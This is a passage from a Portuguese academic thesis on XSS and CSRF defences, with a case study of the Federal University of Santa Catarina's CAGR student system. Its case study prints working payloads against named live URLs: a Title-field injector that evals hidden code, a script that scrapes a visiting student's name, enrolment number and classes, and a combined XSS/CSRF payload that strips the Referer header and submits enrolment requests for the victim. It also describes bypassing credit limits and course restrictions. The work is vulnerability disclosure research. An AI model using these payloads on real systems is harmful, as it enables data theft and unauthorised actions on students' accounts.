Um campo comum do cabeçalho do protocolo HTTP é o *Referer*. Ele foi introduzido oficialmente na RFC 1945 (BERNERS-LEE, 1996) como um erro ortográfico da palavra "Referrer"e é responsável por identificar o endereço da página Web de onde foi originada a requisição. Seu valor é definido pelo *browser*, e em casos normais (exceto em clientes modificados) não pode ser alterado pelo usuário. Por causa desta característica, este *header* é um candidato a ser usado na verificação pelo servidor.

A verificação do *header "Referer"* pelo servidor Web deve ser feita observando se a requisição teve como origem o mesmo site que o servidor está hospedando. Caso a origem seja um domínio diferente ou o campo *Referer* não esteja presente no cabeçalho da requisição HTTP, a requisição deve ser rejeitada pelo Servidor Web por motivos de segurança. Apenas a verificação deste valor não garante uma segurança completa, pois o valor pode ser omitido ou não seja incluído de acordo com condições adversas de software ou de conexão de rede. Há também uma remota possibilidade de que a requisição não esteja sendo feita através de um *browser* comum, o que permitiria o atacante a modificar o valor deste campo.

4.2.2 Per-session nonce

Um ataque CSRF pode ser evitado ao ser introduzido parâmetros da requisição que não sejam possíveis de serem previsto por terceiros. Estes parâmetros incluem por exemplo: o uso de uma palavra gerada criptograficamente para cada sessão do usuário chamada de

nonce. Esta é uma alternativa que previne o ataque CSRF já que não há maneira de o atacante forjar. *Nonce* é o termo criado através da contração da frase *cryptographic number used only once*, ele representa um valor aleatório gerado pelo servidor que é incluído na página HTML.

5 ESTUDO DE CASO

Este capítulo apresenta um estudo de caso para demonstração da vulnerabilidade de sistemas *web* a ataques XSS e CSRF. O sistema selecionado para este estudo foi o Sistema CAGR da UFSC que é acessível via a URL `https://cagr.sistemas.ufsc.br/`.

5.1 SISTEMA CAGR

O CAGR é um sistema *web* utilizado pela UFSC para oferecer diversas funcionalidades para seus alunos de graduação e pós-graduação. Nele, os alunos da UFSC podem, dentre outros, acessar suas documentações, informações do currículo, grade de horários, e fórum para postagem de mensagem entre os alunos e professores.

O Fórum da Graduação é disponibilizado no CAGR através da URL forum.cagr.ufsc.br e possibilita que os alunos enviem mensagens para salas específicas de turmas em que está participando ou então para uma sala geral que incluem todos os alunos do curso de graduação. A Figura 1 apresenta a interface que o aluno utiliza para postagem de um novo tópico no Fórum. Para isto, ele deve adicionar textos nos campos `Título` e `Mensagem`. Opcionalmente, o aluno pode incluir anexos no novo tópico e notificar os alunos da mesma sala que um novo tópico foi criado.




Figura 1 – Página Web do CAGR para postagem de tópicos

5.2 ATAQUE XSS NO FÓRUM DA GRADUAÇÃO

Esta seção visa demonstrar a vulnerabilidade a ataques XSS do Fórum de Graduação do CAGR. Neste exemplo, será utilizado especificamente a página Web de inserção de novo tópico (Figura 1).

Como o CAGR exige a autenticação do usuário para acesso à página de postagem de mensagens no Fórum de Graduação, o ataque XSS nesta página só pode ser enviado através de uma conta de usuário pertencente à um estudante da UFSC que será identificada no envio de um tópico no fórum de graduação.

5.2.1 Teste de vulnerabilidade da interface de submissão de tópicos

Dada a simplicidade da interface de submissão de tópicos no Fórum, o teste de vulnerabilidade a ataques XSS foi realizada manualmente, através da digitação do `script` 5.2.1 nos campos `Título` e `Mensagem`, e a subsequente submissão do novo tópico ao Fórum. Este `script` simplesmente abre um popup no browser do usuário ao visitar o tópico postado no sistema CAGR.

```
<script>alert("Teste XSS")</script>
```

Código-fonte 5.2.1 – XSS responsável por abrir uma janela de popup.

5.2.2 Resultados do testes e ilustração de vulnerabilidade

O teste manual de vulnerabilidade apresentado na Seção 5.2.1 constatou que:

- Campo **Título**: possui vulnerabilidade à ataques XSS, por não possuir tratamento (filtragem), o que possibilita ao atacante inserir um elemento na página Web do Tópico postado;
- Campo **Mensagem**: não é vulnerável a ataques XSS, o conteúdo em formato de script inserido neste campo é transformado em texto o que impede sua injeção como XSS.

Com base nestes resultados, é possível afirmar que o Fórum do CAGR é susceptível à ataques XSS através do campo `Título`, possibilitando a inserção de scripts maliciosos nesta página Web utilizando o campo `Título`.

Em uma análise inicial, pode-se erroneamente considerar que o campo `Título` não pode ser explorado para inserção de scripts maliciosos, devido à sua limitação de 255 caracteres, pois poderia limitar o tamanho do código que poderia ser embutido. Mas esta limitação não pode ser considerada como uma medida protetiva, pois ela pode ser facilmente contornada. Uma forma de contornar esta limitação é dividir o XSS em duas partes:

1. **Código-fonte no campo Mensagem (payload)**: O script de payload que se deseja executar na página Web pode ser inserido no campo **Mensagem** que possui limite maior de caracteres e possibilita o uso de quebras de linha o que dispensa o uso de minificadores e obfuscadores de código para diminuir seu tamanho. Este script de payload deve ser precedido de uma string identificadora para facilitar a sua localização pelo XSS injetor que será inserido no título.

2. **XSS do campo Título (injetor)**: No campo **Título** pode ser inserido um script injetor, que será executado pelo browser quando o usuário acessar a postagem no Fórum do CAGR. O objetivo do script injetor é localizar e executar o script de payload inserido na etapa anterior através do DOM da página. O script injetor busca a string identificadora inserida anteriormente nos nodos HTML da página Web. Quando o elemento com o script de payload for identificado, o seu conteúdo é passado para a função `eval` que interpretará a string e executará o script de *payload*.

A título de exemplo, a Listagem 5.2.2 apresenta um possível script injetor. Para o script injetor operar corretamente, é necessária a carga completa da página Web. Para tal, este exemplo de script injetor define um tempo de espera de 500ms para sua execução. Esta espera é necessária para a carga de todos os elementos da página, e assim ficarem disponíveis para a busca pelo DOM. Conforme a Listagem 5.2.2, o script injetor procura no DOM um texto partindo com a string identificadora '`//1`' e assim localizar o elemento HTML com o script *payload*. Na sequência, este script interpreta o script *payload* utilizando a a função `eval`.

```
<script>setTimeout(()=>{var t=document.getElementsByTagName("span");for(tag of
↪  t){if(tag.innerText.startsWith("//1")){eval(tag.innerText)}}},500)</script>
```

Código-fonte 5.2.2 – Exemplo de XSS Injetor a ser inserido no campo `Título` do fórum do CAGR.

Neste exemplo, o script de *payload* foi separado em duas partes: uma delas contendo declarações de funções, declaradas na Listagem 5.2.3, que serão utilizadas pelo script da Listagem 5.2.4.

Como visto no Código 5.2.3, o script de *payload* é precedido com a string identificadora '`//1`' para permitir sua localização pelo script injetor. Esta primeira parte do script de *payload* define funções que manipulam o HTML da página de perfil do aluno (exemplo: `forum.cagr.ufsc.br/mostrarPerfil.jsf?usuarioId=16200636&usuarioTipo=Aluno`) para extrair os dados desejados como nome de disciplinas e de turmas. As funções `getNome`, `getMatricula`, `getCurso`, `getMaterias` e `getTurmas` são responsáveis por extrair os dados do aluno logado através do uso de funções de filtragem de DOM e da função auxiliar `queryAll`.

```
//1
function queryAll(dom, selector) {
  return Array.from(dom.querySelectorAll(selector));
}

// Retorna nome do aluno
function getNome(dom) {
  return queryAll(dom, 'p[align=center] strong')
    .map(_ => _.innerText)[0].trim();
}

// Retorna matrícula do aluno
function getMatricula(dom) {
  for (const {textContent} of queryAll(dom, 'span.texto_pequeno1')) {
    if (textContent.startsWith('Matr')) {
      return textContent.split(": ")[1].trim();
    }
  }
  return null;
}

// Retorna curso atual em que se está matriculado
function getCurso(dom) {
  for (const {textContent} of queryAll(dom, 'span.texto_negrito_pequeno2')) {
    if (textContent.startsWith('Curso')) {
      return textContent.split(": ")[1].trim();
    }
  }
  return null;
}

// Retorna lista de matérias cursadas
function getMaterias(dom) {
  return queryAll(dom, 'td.coluna1_listar_salas')
    .map(_ => _.innerText.trim())
    .slice(1);
}

// Retorna lista de turmas matriculadas
function getTurmas(dom) {
  return queryAll(dom, 'td.coluna3_listar_salas')
    .map(_ => _.innerText.trim())
    .slice(1);
}
```

Código-fonte 5.2.3 – Código injetado responsável por extrair informações da página de perfil do aluno

O Código 5.2.4 é a segunda parte do XSS de demonstração que demonstra a

principal funcionalidade do *payload*. Trata-se de um script simplificado que permite extrair os dados de disciplinas do aluno (linhas 11 até 19) e adicionar um código HTML na página para apresentação destes dados na forma de uma tabela (linhas 21 até 37). Após a execução do *payload* principal é feita a mesma busca utilizada pelo código injetor com o objetivo de sobrescrever o conteúdo da página com a tabela que foi construída. Desta maneira a tabela é exibida ao usuário no lugar do corpo original da mensagem enviada ao fórum. Essa substituição é feita na linha 24 do *payload* e pode ser utilizada pelo atacante para mascarar a presença do código no fórum, assim evitando que o mesmo continue no campo de 'mensagem'.

```
1  async function XSS() {
2    const res = await fetch("http://forum.cagr.ufsc.br/mostrarPerfil.jsf");
3    const text = await res.text();
4    const dom = (new DOMParser).parseFromString(text, "text/html");
5    const nome = getNome(dom);
6    const matricula = getMatricula(dom);
7    const curso = getCurso(dom);
8    const materias = getMaterias(dom);
9    const turmas = getTurmas(dom);
10
11   var table = "";
12   for (var i = 0; i < materias.length; i++) {
13     table += `
14 <tr>
15   <td>${materias[i]}</td>
16   <td>${turmas[i]}</td>
17 </tr>
18 `;
19   }
20
21   var t = document.getElementsByTagName("span");
22   for (tag of t) {
23     if (tag.innerText.startsWith("//1")) {
24       tag.innerHTML = `
25 <div>
26   <h1>Olá ${nome}, você cursa ${curso} com matrícula ${matricula}</h1>
27   <h2>Este é seu horário atual</h2>
28   <table>
29     <tr>
30       <th>Disciplina</th>
31       <th>Turma</th>
32     </tr>
33     ${table}
34   </table>
35 </div>`;
36     }
37   }
```

```
38 }
39 XSS()
```

Código-fonte 5.2.4 – Payload de XSS que insere na página do usuário visitante a sua grade de horários




Figura 2 – Exemplo do resultado do XSS visto pelo aluno

5.3 ATAQUE CSRF NO PEDIDO DE MATRÍCULA DO CAGR

Nesta seção será descrito o teste de vulnerabilidade do sistema CAGR a ataques CSRF, e demonstra como esta vulnerabilidade poderia ser explorada neste sistema. Também é apresentado uma revisão de como um pedido de matrícula é feito e o desenvolvimento de uma ferramenta para auxiliar os alunos a realizarem pedidos de matrícula a partir da vulnerabilidade CSRF encontrada.

5.3.1 Estrutura do pedido de matrícula

O pedido de matrícula é feito através do sistema CAGR pelo link `https://cagr.sistemas.ufsc.br/matricula/pedido` somente durante os períodos de matrículas estabelecidos no calendário acadêmico. O pedido é realizado através do envio de uma requisição POST que parte de um *form* que possui até 12 campos de dados a serem preenchidos pela interface web do CAGR. Estes dados foram separados em dois grupos: campos essenciais definidos na Tabela 1 e campos redundantes descritos na Tabela 2.

Campos como `codHorarios`, `aulas` e `tipos` mandam informações redundantes sobre a matéria que já deveriam estar presentes no servidor de matrícula através da base de dados de matérias disponíveis da universidade. Apesar de redundantes estes campos devem ser preenchidos com o mesmo número de elementos separados por # que outros campos como `nomes` e `turmas`. Nas demonstrações desenvolvidas durante esse trabalho foi feito o envio do caracter `0` separado por #, logo em uma requisição de 3 matérias os campos `codHorarios`, `aulas` e `tipos` ficam com o valor de `0#0#0#`.

Com os campos de matrícula identificados, se um aluno quiser solicitar matrícula em duas disciplinas: INE5656 turma 08238 e EFC5556 turma 1039 o *form* a ser enviado será o descrito no código 5.3.1.

Nome do campo	Descrição	Exemplo
`nomes`	String de códigos das disciplinas separados por #	`INE5403#INE5406`
`turmas`	String de códigos de turmas separados por #	`01208A#02208A`
`planoAtivo`	Índice do plano ativo que está sendo editado, o sistema suporta o envio de até 3 planos de matrícula	Índice entre 0 e 3
`copiarPlano`	(Opcional) Enviado para sinalizar ao servidor que o usuário deseja copiar o plano atual para um plano de índice presente neste valor	Índice entre 0 e 3
`cmd`	String que sinaliza qual comando o servidor deve realizar. Possui dois valores disponíveis, um para completar o pedido e outro para realizar a cópia de matérias entre planos solicitada pelo usuário	String `"Concluir Pedido"`ou `"troca"`

Tabela 1 – Lista de campos necessários para o envio de um pedido de matrícula.

Nome do campo	Descrição
`formatura`	Campo já está presente na interface de matrícula porém seu valor não é validado pelo servidor
`matricula`	Campo redundante pois através da autorização seria possível obter a matrícula do aluno
`aulas`	Campo redundante, a ferramenta do CAGR envia inteiros separados por # que representam o número de créditos de cada matéria do pedido de matrícula
`codHorarios`	Campo redundante, normalmente abriga strings identificando que horário aquela matéria é ministrada
`tipos`	Campo redundante, normalmente envia um caracter que identifica se a matéria é obrigatória ou optativa
`hminMatricula`	Campo desnecessário pois o servidor deve possuir esta informação. **Pode ser burlado através da modificação da requisição**
`hmaxMatricula`	Campo desnecessário pois o servidor deve possuir esta informação. **Pode ser burlado através da modificação da requisição**

Tabela 2 – Lista de campos redundantes, dos quais alguns não apresentam efeito no pedido de matrícula.

```
1 <form id="enroll_form" action="https://cagr.sistemas.ufsc.br/matricula/pedido"
  ↪ method="POST">
2   <input type="hidden" id="nomes" name="nomes" value="INE5656#EFC5556">
3   <input type="hidden" id="turmas" name="turmas" value="08238#1039">
4   <input type="hidden" id="aulas" name="aulas" value="0#0#">
5   <input type="hidden" id="codHorarios" name="codHorarios" value="0#0#">
6   <input type="hidden" id="tipos" name="tipos" value="0#0#">
7   <input type="hidden" id="formatura" name="formatura" value="-1">
8   <input type="hidden" id="etapa" name="etapa" value="1">
```

```
9     <input type="hidden" id="matriculaForm" name="matricula" value="">
10
11    <!-- Plano -->
12    <input type="hidden" id="planoAtivo" name="planoAtivo" value="1">
13    <input type="hidden" id="plano" name="plano" value="1" disabled>
14    <input type="hidden"id="copiarPlano"name="copiarPlano"value="false"disabled>
15
16    <input type="hidden" id="cmd" name="cmd" value="Concluir Pedido">
17  </form>
```

Código-fonte 5.3.1 – Exemplo de form válido de matrícula

5.3.2 Testes de vulnerabilidade CSRF

A vulnerabilidade CSRF pode ser testada de forma manual. Este teste se inicia identificando as requisições HTTP que podem estar vulneráveis e exportando seus parâmetros para um cliente HTTP externo. Para fazer a análise da requisição HTTP junto de seus dados foi utilizada a ferramenta de depuração de requisições presente em navegadores web modernos. A Figura 3 demonstra as requisições enviadas ao CAGR através da ferramenta de depuração do Firefox. Inicialmente a requisição é exportada para o formato cURL o que facilita a inspeção dos dados enviados e possibilita a importação por outras ferramentas como o Insomnia (`https://insomnia.rest/`). O uso de um cliente HTTP externo é necessário pelo fato de que navegadores web não permitem a modificação do campo *Referer* do cabeçalho das requisições HTTP. Por segurança, este valor é definido pelo navegador e não é possível modificá-lo através de *scripts* ou ferramentas de depuração.

A título de exemplo, foi realizado um teste de vulnerabilidade CSRF no formulário de pedido de matrícula, através do portal `https://cagr.sistemas.ufsc.br/matricula/pedido`. No caso, após ser realizado um pedido de matrícula através deste portal, a estrutura dos campos que são enviados pela requisição foi obtida através das ferramentas de depuração do *browser*. Dentre as opções da ferramenta é possível modificar os parâmetros da requisição, realizar o reenvio ou até exportar para o formato `cURL`.

Através de testes manuais durante o período de matrícula foi possível validar que o atual sistema CAGR da UFSC é vulnerável a ataques CSRF. Utilizando o Insomnia foi possível modificar o *header* '*Referer*' e anotar os resultados das requisições conforme descrito na Tabela 3.

Como o único acesso ao servidor de matrícula é disponibilizado através desta URL foi realizada uma engenharia reversa que foi auxiliada pela função de 'Resend' fornecida pelo browser, ao alterar os parâmetros e observar a resposta do servidor foi possível teorizar sobre como os parâmetros são consumidos pela aplicação e qual seu papel no pedido final de matrícula.

Com a alteração dos valores dos campos da requisição HTTP de pedido de matrícula

foi identificado que o servidor Web usado pelo sistema CAGR permite que requisições HTTP oriundas de origens diferentes das oficiais sejam aceitas. Assim, é possível executar um pedido de matrícula através de um outro site hospedado por terceiros conforme a ferramenta desenvolvida na Seção 5.4 demonstra.

Através destes testes manuais também foram identificadas vulnerabilidades que ferem as resoluções de matrícula da universidade:

- É possível que o aluno se matricule numa carga horária fora dos limites mínimos e máximos estabelecidos pelo currículo do curso, pois apesar dos valores serem validados pelo servidor os limites numéricos de mínimos e máximos são validados no lado do cliente Web.
- Na universidade algumas disciplinas são específicas de um curso e na primeira etapa de matrícula somente alunos daquele curso são autorizados a fazer um pedido de matrícula. Durante os testes manuais foi validado que é possível burlar este bloqueio de alunos de outros cursos. Tanto o pedido de matrícula quanto o resultado burlado de matrícula obtiveram sucesso já que não é feita uma validação no servidor sobre esta lógica.

Figura 3 – Menu de depuração de requisições do browser Firefox

5.3.3 Validação incorreta do campo 'Referer' pelo servidor

A validação incorreta do campo *Referer* pelo servidor do CAGR permite que o pedido de matrícula seja enviado através de outro website além do sistema de matrícula

oficial da UFSC. Através de testes em semestres anteriores durante o período de matrícula foram encontradas inconsistências no tratamento deste valor conforme a tabela 3 demonstra.

Valor do header 'Referer'	Resposta do CAGR	Resposta esperada
`cagr.sistemas.ufsc.br`	Aceitação ✓	Aceitação ✓
`ufsc.br`	Aceitação ✓	Rejeição ✗
`sistemasufsc.br`	Aceitação ✓	Rejeição ✗
`sistemasufsc.br.barichello.me`	Aceitação ✓	Rejeição ✗
Sem valor	Aceitação ✓	Rejeição ✗
`beta.matrufsc.caravela.club`	Rejeição ✗	Rejeição ✗

Tabela 3 – Teste de valores do *header Referer* enviado em requisições diferentes ao CAGR.

Percebe-se que o tratamento é inconsistente pois o envio de valores com outros domínios é aceito pelo servidor ou até mesmo a omissão de valor no *header*. Pelos testes fica claro de que a validação do pertencimento dos valores ao domínio da universidade não está implementada corretamente.

Outro fato que permite que a *request* seja enviada por um outro domínio é o uso de um POST através do `form` HTML o que a faz se encaixar nos pré-requisitos de classificação de simple-request descritos em Simple Requests.

5.3.4 Exemplo de exploração de vulnerabilidade CSRF

Esta seção demonstra como a vulnerabilidade CSRF pode ser usada por sistema de terceiros para realização de matrícula.

A UFSC teve durante a sua história diversos simuladores de matrícula que foram desenvolvidos pela comunidade em resposta à limitações no sistema de matrícula desta universidade. O sistema atual possui uma interface de difícil uso, além de não permitir a combinação de horários em um determinado conjunto de turmas e disciplinas. A universidade também disponibiliza publicamente informações sobre as turmas antes do início do semestre o que permite que os dados sejam coletados por ferramentas para o uso em ferramentas externas.

O primeiro simulador de matrículas de uso geral pelos alunos foi o GRAMA, criado nos anos 2000 por um aluno de Engenharia de Produção. O simulador era tão popular que recebeu apoio oficial da UFSC sendo hospedado num domínio desta universidade. Em 2012 o GRAMA foi descontinuado.

No mesmo ano foi desenvolvida um novo simulador de matrícula por um aluno da Engenharia Elétrica uma alternativa ao GRAMA, chamado de CAPIM (Combinador Automático de Possibilidades Interativo de Matrícula), tal nome era dado ao repositório do front-end que era divulgado através do nome de **MatrUFSC**.

Em abril de 2014, o MatrUFSC passou a ser mantido pelo PET do curso de Ciência da Computação que continuou até o ano de 2019 onde sua manutenção foi transferida para o Caravela Hacker Club (`https://matrufsc.caravela.club`), um *hackerspace* atualmente sediado no INE. Depois de 11 anos de desenvolvimento e manutenção o MatrUFSC continua sendo utilizado para o planejamento de matrícula de diversos estudantes devido à sua praticidade e falta de atualizações no sistema CAGR.

O propósito do MatrUFSC é realizar combinações de diferentes matérias para que o aluno consiga planejar as aulas num horário que lhe agrade, fatores para a escolha de uma combinação específica incluem: distribuição dos horários ao longo da semana, proximidade de deslocamento entre salas de aula em horários adjacentes, entre outros. Como o sistema não possui integração com o CAGR sua atuação sempre foi de maneira paralela, logo após o planejamento do semestre é necessário inserir manualmente as turmas escolhidas no pedido de matrícula oficial da universidade.




Figura 4 – Interface web do MatrUFSC Beta capaz de enviar pedidos de matrícula ao CAGR.

Visando suprir esta necessidade dos alunos e ao mesmo tempo demonstrar a vulnerabilidade de CSRF demonstrada neste trabalho foi desenvolvido um *fork* do MatrUFSC chamado de **MatrUFSC Beta** que envia o pedido de matrícula após o planejamento. A demonstração reutiliza a interface gráfica do repositório original porém remove o suporte

de múltiplos planos e a funcionalidade de sugerir diversas combinações de turmas.

Quando o browser inicia a requisição de pedido de matrícula para o CAGR são incluídos os cookies daquele domínio apesar dela estar partindo de outra origem (que não é verificada pelo servidor), isso permite que o pedido seja enviado desde que o usuário já tenha logado previamente no sistema da universidade.

Logo os fatores que tornam o desenvolvimento de uma ferramenta externa de envio de pedidos de matrícula ao CAGR (como o MatrUFSC Beta) ser possível são:

1. O fato de que a matrícula é feita através de um POST proveniente de um `<form>` HTML que é caracterizado como um *simple request*, como descrito na Seção 2.1.5.1 requisições deste tipo são permitidas através de origens diferentes.

2. A existência da vulnerabilidade CSRF que através da checagem incorreta demonstrada na Tabela 3 permite que o cabeçalho *Referer* vazio seja aceito pelo servidor de matrícula. O Código 5.3.2 demonstra como é possível manter este cabeçalho vazio.

```
1 <meta name="referrer" content="no-referrer">
```

Código-fonte 5.3.2 – Tag HTML do tipo `<meta>` utilizada no MatrUFSC Beta para manter o cabeçalho HTTP *'Referer'* vazio.

5.4 DEMONSTRANDO VULNERABILIDADES A ATAQUES XSS E CSRF CONTRA O CAGR

É possível combinar as duas vulnerabilidades descritas anteriormente para criar um XSS que possui um *payload* que envia um pedido de matrícula assim que o aluno abre um tópico do fórum do CAGR. Foi desenvolvido um código para esta demonstração que submete um pedido de matrícula para duas matérias pré-definidas após o usuário abrir o tópico e clicar na imagem. Vale lembrar que a requisição só terá sucesso somente enquanto o período de matrícula estiver aberto.

O código desta demonstração inicia com a parte de injeção que é idêntica como apresentada anteriormente no código 5.2.2, neste caso também utilizando a *string* de identificação '`//1`'.

```
1 <script>setTimeout(()=>{var t=document.getElementsByTagName("span");for(tag of
↪  t){if(tag.innerText.startsWith("//1")){eval(tag.innerText)}}},500)</script>
```

Código-fonte 5.4.1 – Exemplo de XSS Injetor a ser inserido no campo `Título` do fórum do CAGR.

O *payload* desta demonstração é composto por uma função chamada `button` que é responsável por injetar um `form` de matrícula com alguns campos já preenchidos. O HTML

da página também é alterado através do XSS que adiciona uma tag `meta` responsável por prevenir o envio do header '*Referer*', o que possibilita o CSRF conforme descrito em capítulos anteriores. Após estas etapas é definida uma função chamada de `scrapeEnrollNumber` que será executada assim que o usuário visitante do fórum clicar na imagem, esta função obterá o número de matrícula de maneira similar à função `getMatricula` apresentada no código 5.2.3 e utilizada em 5.2.4. Com a matrícula do usuário agora é possível preencher o campo `matriculaForm` e realizar a requisição POST do pedido de matrícula.

```
1  //1
2  async function button() {
3    var tags = document.getElementsByTagName("span");
4    for (tag of tags) {
5      if (tag.innerText.startsWith("//1")) {
6        tag.innerHTML = `
7  <b>Clique na imagem pra enviar pedido de matrícula em Natação<b><br>
8  <img src="https://www.gov.br/participamaisbrasil/blob/ver/8098?w=0&h=0"></img>
9  <form id="enroll_form" action="https://cagr.sistemas.ufsc.br/matricula/pedido"
   ↪  method="POST">
10   <input type="hidden" id="nomes" name="nomes" value="DEF5831#">
11   <input type="hidden" id="turmas" name="turmas" value="03444#">
12   <input type="hidden" id="aulas" name="aulas" value="0#">
13   <input type="hidden" id="codHorarios" name="codHorarios" value="0#">
14   <input type="hidden" id="tipos" name="tipos" value="0#">
15   <input type="hidden" id="formatura" name="formatura" value="-1">
16   <input type="hidden" id="etapa" name="etapa" value="1">
17   <input type="hidden" id="matriculaForm" name="matricula" value="">
18   <!-- Plano -->
19   <input type="hidden" id="planoAtivo" name="planoAtivo" value="1">
20   <input type="hidden" id="plano" name="plano" value="1" disabled>
21   <input type="hidden" id="copiarPlano" name="copiarPlano" value="false" disabled>
22   <input type="hidden" id="cmd" name="cmd" value="Concluir Pedido">
23 </form>
24 `
25       const head = document.querySelector('head');
26       head.innerHTML += '<meta name="referrer" content="no-referrer"></meta>';
27       tag.onclick = async () => {
28         async function scrapeEnrollNumber() {
29           const response = await
             ↪  fetch("http://forum.cagr.ufsc.br/mostrarPerfil.jsf"),
30             txt = await response.text(),
31             dom = (new DOMParser).parseFromString(txt, "text/html"),
32             element = Array.from(dom.querySelectorAll("span.texto_pequeno1"));
33           for (const t of element) {
34             const { textContent } = t;
35             if (textContent.startsWith("Matrícula")) return textContent.split(":
               ↪  ")[1].trim();
36           }
```

```
37          };
38
            ↪  window.open('https://cagr.sistemas.ufsc.br/matricula/pedido?cmd=mostralogin&tipoUsua
39          setTimeout(async () => {
40            var enrollNumber = await scrapeEnrollNumber();
41            console.log('matrícula:' + enrollNumber);
42            document.getElementById("matriculaForm").value = enrollNumber;
43            document.getElementById("enroll_form").submit();
44          }, 500);
45        }
46      }
47    }
48  }
49  button();
```

Código-fonte 5.4.2 – Exemplo de Payload XSS responsável por matricular o aluno em uma matéria pré-definida ao clicar em uma imagem do fórum.

Da mesma forma que os exemplos demonstrados anteriormente, este XSS também esconde o texto do código que foi inserido no campo de *Mensagem* do fórum. É inserido em seu lugar uma imagem qualquer junto de um texto que descreve o que ocorre assim que a imagem for clicada, como o XSS requer o envio de uma mensagem em um tópico é possível identificar a conta que foi responsável pelo ataque assim como a data do envio.

Figura 5 – Exemplo de resultado do XSS que envia um pedido de matrícula para uma matéria específica após o clique de uma imagem.

